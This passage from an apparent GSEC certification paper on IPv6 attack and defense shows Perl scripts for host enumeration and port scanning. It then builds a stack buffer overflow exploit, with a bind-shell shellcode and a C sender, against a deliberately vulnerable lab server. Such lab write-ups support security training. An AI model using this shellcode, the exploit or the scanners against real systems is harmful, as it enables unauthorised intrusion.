#Modification of google6.pl part of ipv6-hackit
# Written for GSEC GOLD certification by Atik Pilihanto | datacomm.co.id
# Save as google6.pl

require LWP::UserAgent;
use HTTP::Message;
use strict;
use warnings;
my $LOGFILE = "google6.log";

my $dork=$ARGV[0];
my $ua = LWP::UserAgent->new;
$ua->timeout(30);
$ua->agent("MSIE/6.0 Windows");
my ($counter, $i)=0;
my ($dataget, $result, $host, $domain) = “”;

print "Googling using keyword : $dork\n";
while($dataget !~ /hasil penyajian/)
{
 my $googleurl="http://www.google.co.id/search?q=" . $dork . "&hl=id&lr=&start=" . $counter . "&sa=N";
 my $grabresponse = $ua->get($googleurl);
 $counter=$counter+10;
 if (!($grabresponse->is_success)) {
  print ($grabresponse->status_line. "  [FAILURE]\n");
```

```
  } else {
    my @hasil = $grabresponse->as_string;
    $dataget="@hasil";
    sleep 1;
    if($dataget =~ /tak cocok/){
      print "No result's found!\n";
      exit;
    }
    else{
      my @page=split('<h3 class="r"><a href=',$dataget);
      for($i=0;$i<scalar(@page)-1;$i++){
      $result=$page[$i+1];
      $result =~ s/"(.*?)" .*?/$1/;
      $host = $1;
      if ($host =~ m/^http:/){
        $host =~ s/http:\/\/(.*?)\//$1/;
        $domain = $1;
      }
      if ($host =~ m/^https:/){
        $host =~ s/https:\/\/(.*?)\//$1/;
        $domain = $1;
      }
      print $domain . "\n";
      open(OFILE,">>$LOGFILE");
      print OFILE $domain . "\n";
      close(OFILE);
     }
    }
  }
}
print "\nGOOGLING DONE!\n";
```

The Perl script above is used to find the possible IPv6 domains in the command line. If we look for *site:ipv6.**,we run the script and put the keyword as the input argument for it. The output will be created and saved in *google6.log*, a file containing subdomains with *ipv6* in its name.

```
ipv6host ~> perl google6.pl site:ipv6.*
Googling using keyword : site:ipv6.*
ipv6.5isotoi5.org
ipv6.blizzard.com
ipv6.internode.on.net
www.ipv6.he.net
www.ipv6.sa
www.ipv6.sa
www.ipv6.eu
ipv6.globe.com.ph
ipv6.newipnow.com
www.ipv6.om
(edited & cutted)
ipv6host ~> ls -l google6.log
-rw-r--r-- 1 root root 19 Aug 31 02:35 google6.log
ipv6host ~>
```

The next thing that should be done is to map each domain to the related IP address. Domain Name System (DNS) is responsible for translating the domain into IP address. DNS enumeration can be used to enumerate IPv6 address on the specific target domain or enumerate the IPv6 address from the result of Google enumeration. DNS will be the most important protocol when IPv6 is widely deployed. It is because remembering IPv6 addresses is not as easy as remembering IPv4. There are some unix tools to translate from the domain to the IP address such as *nslookup*, *host*, and *dig*. This article explains *dig* as a tool to convert domain to IP address.

In order to use *dig* efficiently, knowledge of the DNS query type is necessary. The following are some DNS query types (IANA, 2012).

- NS is used to look up authority name server records in DNS server, related to the specified domain in query.
- A is used to look up IPv4 host records in DNS server, related to the specified domain in query.
- AAAA is used to look up IPv6 host records in DNS server, related to the specified domain in query.
- MX is used to look up mail exchanger records in DNS server, related to the specified domain in query.
- AXFR is used to perform the zone transfer from DNS server, related to the specified domain in query.

- ANY is used to look up any records in DNS server, related to the specified domain in query.
- Others like TXT, SOA etc.

The following are examples on how *dig* is used to look up any records related to the *he.net* domain.

```
; <<>> DiG 9.3.4-P1 <<>> -t any he.net
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60956
;; flags: qr rd ra; QUERY: 1, ANSWER: 9, AUTHORITY: 5, ADDITIONAL: 9

;; QUESTION SECTION:
;he.net.                        IN      ANY

;; ANSWER SECTION:
he.net.             86261   IN      SOA     ns1.he.net. hostmaster.he.net. 201108300 10800 1800 604800 86400
he.net.             86261   IN      AAAA    2001:470:0:76::2
he.net.             86261   IN      A       216.218.186.2
he.net.             86261   IN      MX      1 he.net.
he.net.             86261   IN      NS      ns4.he.net.
he.net.             86261   IN      NS      ns1.he.net.
he.net.             86261   IN      NS      ns5.he.net.
he.net.             86261   IN      NS      ns2.he.net.
he.net.             86261   IN      NS      ns3.he.net.
;; AUTHORITY SECTION:
he.net.             86261   IN      NS      ns5.he.net.
he.net.             86261   IN      NS      ns1.he.net.
he.net.             86261   IN      NS      ns4.he.net.
he.net.             86261   IN      NS      ns2.he.net.
he.net.             86261   IN      NS      ns3.he.net.

;; ADDITIONAL SECTION:
ns1.he.net.         13492   IN      A               216.218.130.2
ns2.he.net.         13492   IN      A               216.218.131.2
ns2.he.net.         13492   IN      AAAA            2001:470:200::2
ns3.he.net.         13492   IN      A               216.218.132.2
ns3.he.net.         13492   IN      AAAA            2001:470:300::2
ns4.he.net.         13492   IN      A               216.66.1.2
ns4.he.net.         13492   IN      AAAA            2001:470:400::2
ns5.he.net.         13492   IN      A               216.66.80.18
ns5.he.net.         13492   IN      AAAA            2001:470:500::2

;; Query time: 0 msec
;; SERVER: 202.158.3.7#53(202.158.3.7)
;; WHEN: Thu Sep  1 02:40:17 2011
;; MSG SIZE  rcvd: 483
```

The command which is used is *dig –t any he.net.* That is why, the output contains the SOA, AAAA, A, MX, and NS records. DNS can be used to enumerate the IPv6 address on the specific target domain with AAAA query type used as *dig* input argument. In order to know the IPv6 address of the domain *example.com*, use *dig –t AAAA example.com* and *dig* will shows the result. If the DNS server is not properly configured, performing zone transfer with AXFR query type may be allowed. This means that all information about the domain and subdomain on the specific target can be obtained.

The next thing is about the random IPv6 enumeration combined with the Google searching result and the DNS enumeration. Creating a simple shell script and utilizing *dig* to perform AAAA lookup will help enumerate domains in the specified file lists.

```
#!/bin/sh
# Written for GSEC GOLD certification by Atik Pilihanto | datacomm.co.id
# Save as getAAAA.sh

LOGFILE="AAAA-record.log";
if [ -z "$1" ]
then
 echo "$0 <domain list>"
 exit;
fi
for DOMAIN in `cat $1`
do
 echo "Digging $DOMAIN (wait)"
 dig -t AAAA $DOMAIN|grep -v ^\;|awk '/AAAA/ {print "["$1"] "$5}';
 dig -t AAAA $DOMAIN|grep -v ^\;|awk '/AAAA/ {print "["$1"] "$5}' >> $LOGFILE;
done
#EOF
```

In order to use the shell script above, we run it on the Linux command line and provide the domain list built by *google6.pl*. The output will be created and saved in *AAAA-record.log* file which contains the domain with active IPv6 address.

```
ipv6host ~> ./getAAAA.sh google6.log
Digging www.ipv6.5isotoi5.org (wait)
Digging www.ipv6.he.net (wait)
[www.ipv6.he.net.] 2001:470:0:64::2
[ns2.he.net.] 2001:470:200::2
[ns3.he.net.] 2001:470:300::2
[ns4.he.net.] 2001:470:400::2
[ns5.he.net.] 2001:470:500::2
Digging www.ipv6.sa (wait)
[www.ipv6.sa.] 2001:67c:130:20::4
[ns1.internet.gov.sa.] 2001:67c:130:410::7
[ns2.internet.gov.sa.] 2001:67c:130:10::7
(edited & cutted)
ipv6host ~> ls -l AAAA-record.log
-rw-r--r-- 1 root root 2104 Sep  1 03:20 AAAA-record.log
ipv6host ~>
```

How do you prevent this type of enumeration? Unfortunately, DNS lookup is a normal process used by the devices on the Internet to communicate with each other. The risk of some threats can still be minimized. We need to choose the proper domain name, so that the attacker must expend more effort to guess it manually or randomly using Google. IPv6 development gives the attacker other possible ways to break into the network because sometimes it can be used to bypass the defense perimeter. We need to make sure that our DNS server only allows the zone transfer from the authorized machines which need the zone transfer. Some Intrusion Detection System (IDS) can read the DNS logs to know if a DNS zone transfer or AXFR query occurs on the network so that we can monitor it.

5.4. Putting it All Together

The most efficient way to perform the IPv6 address enumeration is to use the combination of all those three techniques explained in 5.1 to 5.3. The attacker can use DNS to find the possible active IPv6 address on specific target networks, and build the IPv6 address list to be checked using ping6. We need to remember that this enumeration type can be performed from the Internet.

If the attacker is already on the target network, they may use *ping6* to multicast the IPv6 address FF02::1 or *dig* to perform the DNS zone transfer.

5.5. Port Scanning

So far, this paper has only discussed how to enumerate the active IPv6 host on the network. It is deeply discussed because finding the active IPv6 remotely is harder than

finding the IPv4 address due to its large address space. Then what should be done after we know which IPv6 addresses are active on the network? The answer is to find out which 'doors' are opened on the target machine. The machine that uses TCP/IP for the communication use opens ports to transfer data. This open port is our 'door' to attempt to enter the target machine.

In order to perform port scanning, *nmap*, which is the most famous port scanner, can be used. In its current release, *nmap 5.51* supports TCP port scanning on a single IPv6 host. The given example below is explaining how nmap performs IPv6 scanning. IANA experimental domain *example.com* is to be scanned.

```
root@cohosting [~]# nmap -6 -sT example.com

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2011-09-01 04:15 WIT
Interesting ports on 2001:500:88:200::10:
Not shown: 1675 filtered ports
PORT    STATE  SERVICE
25/tcp  closed smtp
43/tcp  closed whois
53/tcp  closed domain
80/tcp  open   http
443/tcp closed https

Nmap finished: 1 IP address (1 host up) scanned in 51.938 seconds
```

Nmap finds that only one port is opened on the IPv6 address of *example.com*. The IPv6 address is 2001:500:88:200::10: and the open port is HTTP port 80.

Besides using nmap for scanning, a Perl script called *tcpscan6.pl* can also be used to scan TCP ports on a large number of IPv6 hosts. The *tcpscan6.pl*, which is also part of ipv6-hackit, can be used to scan multiple IPv6 hosts with multiple specified ports or multiple ports in range.

```
#!/usr/bin/perl
#Taken from isalive6.pl part of ipv6-hackit
# Written for GSEC GOLD certification by Atik Pilihanto | datacomm.co.id
# Save as tcpscan6.pl

use IO::Socket::INET6;
use Getopt::Long;
use strict;
use warnings;
use Switch;
use POSIX;

my $MAX_CHILD = 50;
my $LOGFILE = "tcpscan6.log";
my $i=0;

sub doTcpscan6
{
 my ($host,$port) = @_;
 open (WFILE,">>$LOGFILE");
 my $s = IO::Socket::INET6->new(PeerAddr => $host,
     PeerPort => $port,
     Domain => AF_INET6,
     Timeout => 5);
 if($s){
  print "[OPEN] $host on $port\n";
  print WFILE "[OPEN] $host on $port\n";
 }else{
  print "[CLOSE/FIREWALL] $host on $port\n";
 }
 close(WFILE);
}

sub doFork
{
 my ($host,$port,$count) = @_;
 switch(fork()){
   case (0) { doTcpscan6($host,$port);_exit(0); }
   case (-1) { print "Can not fork!\n";_exit(-1); }
   else {
    if($port>$MAX_CHILD-2){
     wait();$count--;
    }
   }
  }
}
```

```
sub usage
{
 print "
 TCP IPv6 Scanner
 Usage :
 [--help|-h]   - This help
 [--target|-t]  - Target single IPv6 address
 [--in-file|-i] - Target list of IPv6 address in file
 [--port|-p]   - Target port. Multiple ports separated by comma
 [--range|-r]  - Target range port. Ex : 100-200
 \n";
}

MAIN:
{
 my @IPV6LIST;
 if(!$ARGV[0]){
  usage();
  exit;
 }
 my ($help,$target,$infile,$mport,$rport);
 GetOptions(
  'help' => \$help,
  'target=s' => \$target,
  'in-file=s' => \$infile,
  'port=s' => \$mport,
  'range=s' => \$rport,
 ) or die "Invalid options!! Try --help for details.\n";

 if($help){usage(); exit; }

 if($target && $infile){
  print "ERROR! Can not use [--target|-t] with [--in-file|-i]\n";
  exit;
 }
 if($mport && $rport){
  print "ERROR! Can not use [--port|-p] with [--range|-r]\n";
  exit;
 }

my $count=1;
 if($target){
  if($target =~ m/(\d+)\.(\d+)\.(\d+)\.(\d+)/){
   print $target . " is not valid IPv6 address!\n";
   exit;
  }
  if($mport){
   my @allport = split(',',$mport);
   foreach my $port (@allport){
    doFork($target,$port,$count);
    $count++;
   }
  }
```

```
if($rport){
  my @allport = split('-',$rport);
  my $lowport = $allport[0];my $highport = $allport[1];
  if($lowport>$highport){
   print "ERROR! Left port must be lower than in the right!\n";
   exit;
  }
  for(my $i=$lowport;$i<=$highport;$i++){
   doFork($target,$i,$count);
   $count++;
  }
 }
}

if($infile){
 open(RFILE,"<$infile") or die();
 chop(@IPV6LIST=<RFILE>);
 my $len = @IPV6LIST;
 my $j=0;
 for($j=0;$j<$len;$j++){
  if($IPV6LIST[$j] =~ m/(\d+)\.(\d+)\.(\d+)\.(\d+)/){
   print $IPV6LIST[$j] . " is not valid IPv6 address!\n";
   exit;
  }
  if($mport){
   my @allport = split(',',$mport);
   foreach my $port (@allport){
    doFork($IPV6LIST[$j],$port,$count);
    $count++;
   }
  }
  if($rport){
   my @allport = split('-',$rport);
   my $lowport = $allport[0];
   my $highport = $allport[1];
   if($lowport>$highport){
    print "ERROR! Left port must be lower than in the right!\n";
    exit;
   }
   for(my $k=$lowport;$k<=$highport;$k++){
    doFork($IPV6LIST[$j],$k,$count);
    $count++;
   }
  }
 }
 close(RFILE);
 } #end if infile
}
```

In order to use this Perl script, we follow the usage guideline which is provided by running the script without passing any argument in the command line. The usage guideline shows the available options to run the script.

```
ipv6host ~> perl tcpscan6.pl

 TCP IPv6 Scanner
 Usage :
 [--help|-h]          - This help
 [--target|-t]        - Target single IPv6 address
 [--in-file|-i]       - Target list of IPv6 address in file
 [--port|-p]          - Target port. Multiple ports separated by comma
 [--range|-r]         - Target range port. Ex : 100-200

ipv6host ~>
```

Below is the example of how to use tcpscan6.pl for port scanning:

```
ipv6host ~> perl tcpscan6.pl -t example.com -p 21,22,23,25,80,110,143
[OPEN] example.com on 80
[CLOSE/FIREWALL] example.com on 22
[CLOSE/FIREWALL] example.com on 23
[CLOSE/FIREWALL] example.com on 25
[CLOSE/FIREWALL] example.com on 21
[CLOSE/FIREWALL] example.com on 110
[CLOSE/FIREWALL] example.com on 143
ipv6host ~> cat tcpscan6.log
[OPEN] example.com on 80
ipv6host ~> rm -f tcpscan6.log
ipv6host ~> cat ipv6.list
scanme.insecure.org
example.com
ipv6host ~> perl tcpscan6.pl -i ipv6.list -r 20-100
[CLOSE/FIREWALL] scanme.insecure.org on 21
[CLOSE/FIREWALL] scanme.insecure.org on 20
[OPEN] scanme.insecure.org on 22
[CLOSE/FIREWALL] scanme.insecure.org on 23
(edited & cutted)
[CLOSE/FIREWALL] example.com on 100
[CLOSE/FIREWALL] example.com on 97
[CLOSE/FIREWALL] example.com on 98
ipv6host ~> cat tcpscan6.log
[OPEN] scanme.insecure.org on 22
[OPEN] scanme.insecure.org on 80
[OPEN] example.com on 80
ipv6host ~>
```

The scanning result is shown on *stdout* and also saved in a file called *tcpscan6.log*. The output file only shows the open ports found on the scanning target.

In order to minimize the port scanning risk or as a counter measure against port scanning, we can use Intrusion Detection System (IDS) to detect anomalies on the network. If the machine is critical enough, the IDS alert may also be used to trigger the firewall to

block the traffic. Lastly, if the machine does not need IPv6, we disable it completely from the system.

6. Writing an IPv6 Application Remote Exploit

It has been discussed how to look for the active IPv6 addresses on the network and which services are opened in the active IPv6 address. Now, what should we do to obtain the access to the machine? The answer is to exploit the machine. There are so many things that can be performed to exploit the machine, but since this article is mainly about the IPv6 attack and defense, it only focuses on writing the IPv6 application remote exploit. Another question is whether the IPv4 application remote exploit will work on the IPv6 application? Using some tricks, it may work. An IPv4 to IPv6 proxy like *socat* may be used to help relay the IPv4 based exploit to reach the destination port on IPv6. The payload has to be changed so that it can be used to bind a shell or reverse a shell on the IPv6 address.

I just think about how if IPv4 is no longer used and the network only uses the IPv6. At least two modifications are likely required to the exploit to keep it working. They can be observed as follows.

- Socket which is used on the exploit has to be modified to use the IPv6 socket.
- Payload/shell code which is used on the exploit has to be modified so it supports IPv6.

What is it about the IPv6 application vulnerability which may be exploited to gain access to the target machine? There is no difference with an IPv4 application vulnerability like *stack-based buffer overflow*, *heap-based buffer overflow*, *format string vulnerability*, *off-by-one vulnerability*, *null pointer dereference*, and others which may be used to execute the command remotely and to gain access to the vulnerable machine.

There are some protection techniques which now make exploitation harder, such as *data execution prevention* (DEP), *address space layout randomization* (ASLR), *non-executable stack*, *exec-shield*, and *stack smashing protection* (SSP). It is challenging for hackers to bypass these techniques. However, it is not the focus of this paper. The focus will be the implementation of the IPv6 socket and payload in the exploit because those two are the key differences between IPv4 and IPv6 exploit. This paper uses *stack-based buffer overflow* and *format string vulnerability* as the examples for developing the remote exploit.

6.1. Stack-Based Buffer Overflow Exploitation

Buffer overflow is an anomaly where a program, while writing data to buffer, overflows the buffer's boundary and overwrites the adjacent memory (Adams, 2010). Therefore, a stack-based buffer overflow is a kind of buffer overflow which exploits the stack in the register using the large buffer. An old article but cool enough in explaining the stack-based buffer overflow can be found in Phrack magazine (Aleph One, 1996). However, it is not necessary to re-explain about the stack-based buffer overflow further in this paper.

Please note that this paper will only show how the stack-based buffer overflow can be used to take over the vulnerable remote application. The next thing that should be remembered is that our test uses CentOS 5.5 on an x86 machine which by default, has some protections against the buffer overflow exploitation. CentOS 5.5 which uses ASLR to randomize the address space and No eXecute (NX) on its stack is also known as exec shield. Therefore, we need to make sure that the randomized virtual address and exec-shield on kernel should be disabled.

```
sysctl –w kernel.randomize_va_space=0
sysctl –w kernel.exec-shield=0
```

The C program below is the vulnerable remote application used as the demo server to explain how the IPv6 application can be exploited remotely.

```
/*
Written for GSEC GOLD certification by Atik Pilihanto | datacomm.co.id
This code is modified from Joonbok Lee presentation on IPv6 Socket Programming
Save as server-demo6.c
*/
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <stdio.h>
#include <netdb.h>
#include <string.h>
#include <stdlib.h>
#define PORT "55555"

int readbuff(char *str){
  char got[200];
  strcpy(got,str); printf("MSG = %s\n",got);
  return 0;
}
```

```
int main(int argc, char *argv[]){
  struct sockaddr_in6 from;
  struct addrinfo req, *ans;
  int code, s, s2, len, retval;
  char buff[1024];

  memset(&req, 0, sizeof(req));
  req.ai_flags = AI_PASSIVE;
  req.ai_family = AF_INET6;
  req.ai_socktype = SOCK_STREAM;
  req.ai_protocol = 0;

  retval = getaddrinfo(NULL,PORT,&req,&ans);
  if(retval!=0){
    printf("ERROR!getaddrinfo\n");
    exit(1);
  }
  s = socket(ans->ai_family, ans->ai_socktype, ans->ai_protocol);
  if(s<0){
    printf("ERROR!socket\n");
    exit(1);
  }
  if (bind(s, ans->ai_addr, ans->ai_addrlen) < 0){
    printf("ERROR!bind\n");
    exit(1);
  }

  listen(s,5);
  while(1){
    s2,len = sizeof(from);
    s2 = accept(s, (struct sockaddr *) &from, &len);
    if(s2<0){
      continue;
    }
    send(s2,"IPv6 Demo Server v0.01\n\r",32,0);
    recv(s2,buff,sizeof(buff),0);
    readbuff(buff);
    close(s2);
  }
  freeaddrinfo(ans);
  exit(0);
}
```

Let us compile C program above with the stack smashing protector disabled and then run it on the command line. The program should listen for a TCP connection at port 55555 bound to the unspecified IPv6 address.

```
ipv6host ~> gcc -o server-demo6 server-demo6.c -fno-stack-protector
ipv6host ~> ./server-demo6 &
[1] 10980
ipv6host ~> netstat -antp|grep 55555
tcp6       0      0 :::55555                :::*                    LISTEN      10980/server-demo6
ipv6host ~> ifconfig eth0|grep inet6
          inet6 addr: dead:beaf::1/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe19:75/64 Scope:Link
ipv6host ~>
```

The program runs on TCP port 55555 bound to all IP addresses on all available interfaces. Another machine is used to connect to this TCP port on the Global unicast IPv6 address.

```
Client6 ~> ifconfig eth1|grep inet6
          inet6 addr: dead:beaf::2/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe04:5931/64 Scope:Link
Client6 ~> telnet dead:beaf::1 55555
Trying dead:beaf::1...
Connected to dead:beaf::1.
Escape character is '^]'.
IPv6 Demo Server v0.01
^]
telnet> q
Connection closed.
Client6 ~>
```

Client6 is successfully connected to *ipv6host* through Global unicast IPv6 address bound to eth0. Now, let's do some tests by sending some characters to *ipv6host* using *netcat6* and *Perl* from *Client6*.

```
Client6 ~> perl -e 'print "\n"'|nc6 dead:beaf::1 55555
IPv6 Demo Server v0.01
Client6 ~> perl -e 'print "A"x10'|nc6 dead:beaf::1 55555
IPv6 Demo Server v0.01
Client6 ~> perl -e 'print "A"x50'|nc6 dead:beaf::1 55555
IPv6 Demo Server v0.01
Client6 ~> perl -e 'print "A"x240'|nc6 dead:beaf::1 55555
IPv6 Demo Server v0.01
Client6 ~> perl -e 'print "A"x240'|nc6 dead:beaf::1 55555
nc6: unable to connect to address dead:beaf::1, service 55555
Client6 ~> perl -e 'print "A"x50'|nc6 dead:beaf::1 55555
nc6: unable to connect to address dead:beaf::1, service 55555
Client6 ~>
```

The test is started by sending a *"\n"* character to *ipv6host* and the machine responds normally. Then, send some *"A"* characters starting from 10 characters up to 240 characters. After sending 240 *"A"* characters, *netcat6* receives the response that it cannot

connect to the IPv6 address of *ipv6host* on the port 55555. This test tells us that *server-demo6* which opens TCP port 55555 crashes after receiving 240 *"A"* characters.

Now, take a look at the *ipv6host* command line interface. We see that *server-demo6* crashes with *segmentation fault* notification.

```
[1]+  Segmentation fault      ./server-demo6
```

We start again *server-demo6* under *gdb (gnu-debug)*, a tool to do debugging, and then send 240 "A" characters from *Client6*.

```
ipv6host ~>  gdb -q ./server-demo6
(gdb) r
Starting program: /opt/Attack/IPv6/devel/server-demo6
```

Client6 sends 240 "A" characters.

```
Client6 ~>  perl -e 'print "A"x240'|nc6 dead:beaf::1 55555
IPv6 Demo Server v0.01
```

Then take a look at *ipv6host* gdb.

```
(gdb) r
Starting program: /opt/Attack/IPv6/devel/server-demo6
MSG =
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

As expected, *server-demo6* crashes due to a failure in handling the long input. This occurrence can be explained from *readbuff()* function on *server-demo6.c*, in which *readbuff()* needs an argument taken from the user-supplied input. This function copies user input to the *got* variable defined as a string with a maximum length of 200 bytes.

The problem is that *server-demo6* does not have proper checking mechanism, so that any user input will be copied to *got* variable. When the user sends 240 "A" characters, it is copied to the *got* variable which is the maximum capacity only up to 200 characters. The buffer overflow occurs, and then *server-demo6* crashes. To get more information about this buffer overflow, take a look at all registers.

```
(gdb) i r
eax            0x0      0
ecx            0x0      0
edx            0xb7fd70d0       13660368
ebx            0xb7fd5ff4       13656052
esp            0xbfffe650       0xbfffe650
ebp            0x41414141       0x41414141
esi            0xbbbca0         12303520
edi            0xbfffea94       -1073747308
eip            0x41414141       0x41414141
eflags         0x10282          [ SF IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
```

The instruction pointer EIP is overwritten by 0x41 or "A" in ASCII which comes from the previous user supplied input. It is worth noting that EIP holds the current instruction address which will be executed. The instruction pointer EIP value can be controlled using the buffer overflow technique. That is why; the buffer overflow can also be used to execute any arbitrary code on a machine with vulnerable application.

Now, it can be understood that the application is vulnerable to the stack-based buffer overflow, but we still do not know how to exploit it remotely so that any arbitrary code can be executed in the vulnerable machine. In order to exploit the vulnerable application, the *program offset* must be known. It can be calculated by tools provided in Metasploit called as *tools/pattern_create.rb* and *tools/pattern_offset.rb* in the Metasploit directory. The next thing required is shellcode with IPv6 support which will be executed on the instruction pointer EIP. Fortunately, metasploit also provides the tool to generate the shellcode called *msfpayload*. Now, we start *server-demo6* again under *gdb*.

```
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /opt/Attack/IPv6/devel/server-demo6
```

From *Client6*, we try to find *program offset* using metasploit.

```
Client6 ~> ./pattern_create.rb 250
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7
Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5
Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2A
Client6 ~> ./pattern_create.rb 250|nc6 dead:beaf::155555
IPv6 Demo Server v0.01
^C
Client6 ~>
```

We switch back to *ipv6host,* which runs *server-demo6.* Then, we see what is inside the instruction pointer EIP using *gdb*.

```
MSG =
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7
Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5
Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2A

Program received signal SIGSEGV, Segmentation fault.
0x41386741 in ?? ()
(gdb) i r $eip
eip            0x41386741       0x41386741
(gdb)
```

After finding EIP content, we can calculate *program offset* using *tools/pattern_offset.rb* on the *Client6* machine.

```
Client6 ~> ./pattern_offset.rb 0x41386741 250
204
Client6 ~>
```

The *program offset* value is 204. This value will be used to calculate how many bytes NOP (\x90) on the exploit are. Therefore, we need to make sure that we save it. Now, let us move on and focus on the shellcode.

```
Client6 ~> #from metasploit directory
Client6 ~> cd modules/payloads
Client6 ~> find . -name *ipv6*.rb|grep linux
./stagers/linux/x86/reverse_ipv6_tcp.rb
./stagers/linux/x86/bind_ipv6_tcp.rb
./singles/linux/x86/shell_bind_ipv6_tcp.rb
Client6 ~>
```

Metasploit provides three different IPv6 shellcodes for Linux x86, but this article uses *./singles/linux/x86/shell_bind_ipv6_tcp.rb*. This shellcode binds to port on the unspecified IPv6 address and executes */bin/sh*. The following is the shellcode used for C programming after the NULL character (\x00) is removed.

```
Client6 ~> #from metasploit directory
Client6 ~> ./msfpayload linux/x86/shell_bind_ipv6_tcp R > /tmp/xxh
Client6 ~> ./msfencode -i /tmp/xxh -b '\x00' -t c
[*] x86/shikata_ga_nai succeeded with size 117 (iteration=1)

unsigned char buf[] =
"\xd9\xcc\xbd\x59\x34\x55\x97\xd9\x74\x24\xf4\x5a\x29\xc9"
"\xb1\x17\x31\x6a\x19\x83\xc2\x04\x03\x6a\x15\xbb\xc1\x64"
"\x4c\x68\x69\xd4\x18\x84\xe4\x3b\xb6\xfe\xae\x76\xc7\x68"
"\xd7\xdb\x9a\xc6\xba\x89\x48\x80\x52\x3f\x31\x2a\xcb\x35"
"\xc9\x3b\xea\x20\xd5\x6a\xbb\x3d\x04\xcf\x29\x58\x9f\x02"
"\x2d\x14\x79\x2f\x2a\x98\x06\x1d\x61\x74\x8e\x40\xc6\xc8"
"\xf6\x4f\x49\xbb\xae\x25\x75\xe4\x9d\x39\xc0\x6d\xe6\x51"
"\xfc\xa2\x65\xc9\x6a\x92\xeb\x60\x05\x65\x08\x22\x8a\xfc"
"\x2e\x72\x27\x32\x30";
Client6 ~>
```

The shellcode size is 117 bytes and the *program offset* is 204. Now, we build the data which will be sent to the vulnerable IPv6 application as shown as in Figure 5 below.

4 Bytes for EIP

117 Bytes for shellcode

204-117 = 87 Bytes for NOP (\x90)

Figure 5. Data for Exploitation

All we need to build the exploit is ready. The next is to create an exploit and to implement it in the programming. Now, let us start with the dummy exploit as shown below.

```
/*
Written for GSEC GOLD certification by Atik Pilihanto | datacomm.co.id
This code is modified from Joonbok Lee presentation on IPv6 Socket Programming
Save as dummy-bof6.c
*/
#include <stdio.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <string.h>
#include <stdlib.h>

#define EIP   "\x41\x41\x41\x41"
#define OFFSET  204
#define SIZE    1024
#define SLED    87

char shellcode[] = /*Portbind @ 4444*/
"\xd9\xcc\xbd\x59\x34\x55\x97\xd9\x74\x24\xf4\x5a\x29\xc9"
"\xb1\x17\x31\x6a\x19\x83\xc2\x04\x03\x6a\x15\xbb\xc1\x64"
"\x4c\x68\x69\xd4\x18\x84\xe4\x3b\xb6\xfe\xae\x76\xc7\x68"
"\xd7\xdb\x9a\xc6\xba\x89\x48\x80\x52\x3f\x31\x2a\xcb\x35"
"\xc9\x3b\xea\x20\xd5\x6a\xbb\x3d\x04\xcf\x29\x58\x9f\x02"
"\x2d\x14\x79\x2f\x2a\x98\x06\x1d\x61\x74\x8e\x40\xc6\xc8"
"\xf6\x4f\x49\xbb\xae\x25\x75\xe4\x9d\x39\xc0\x6d\xe6\x51"
"\xfc\xa2\x65\xc9\x6a\x92\xeb\x60\x05\x65\x08\x22\x8a\xfc"
"\x2e\x72\x27\x32\x30"

int main(int argc, char *argv[])
{
 if(argc < 3) {
   printf("Usage: %s <Host/IPv6><port>\n", argv[0]);
   return 0;
 }
 int s, retval, noplen, len;
 struct addrinfo Hints, *AddrInfo, *AI;
 char buffer[SIZE],NOP[SLED];

 for(noplen=0;noplen<SLED;noplen++){
  sprintf(NOP,"%s\x90",NOP);
 }
 sprintf(buffer, "%s%s%s", NOP,shellcode,EIP);
 len = strlen(buffer);
 memset(&Hints,0,sizeof(Hints));
 Hints.ai_family = AF_UNSPEC;
 Hints.ai_socktype = SOCK_STREAM;

 retval = getaddrinfo(argv[1],argv[2], &Hints, &AddrInfo);
 if(retval!=0){
   printf("Cannot resolve requested address\n");
   exit(0);
 }
```

```
for(AI=AddrInfo;AI!=NULL;AI=AI->ai_next){
   if((s=socket(AI->ai_family,AI->ai_socktype,AI->ai_protocol))<0){
     printf("can't create socket\n");
     exit(0);
   }
   connect(s,AI->ai_addr,AI->ai_addrlen);
   send(s,buffer,len,0);
   printf("SENT [OK]\n");
 }
 freeaddrinfo(AddrInfo);
 return 0;
}
```

Now, let us start the *server-demo6* again under *gdb*.

```
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
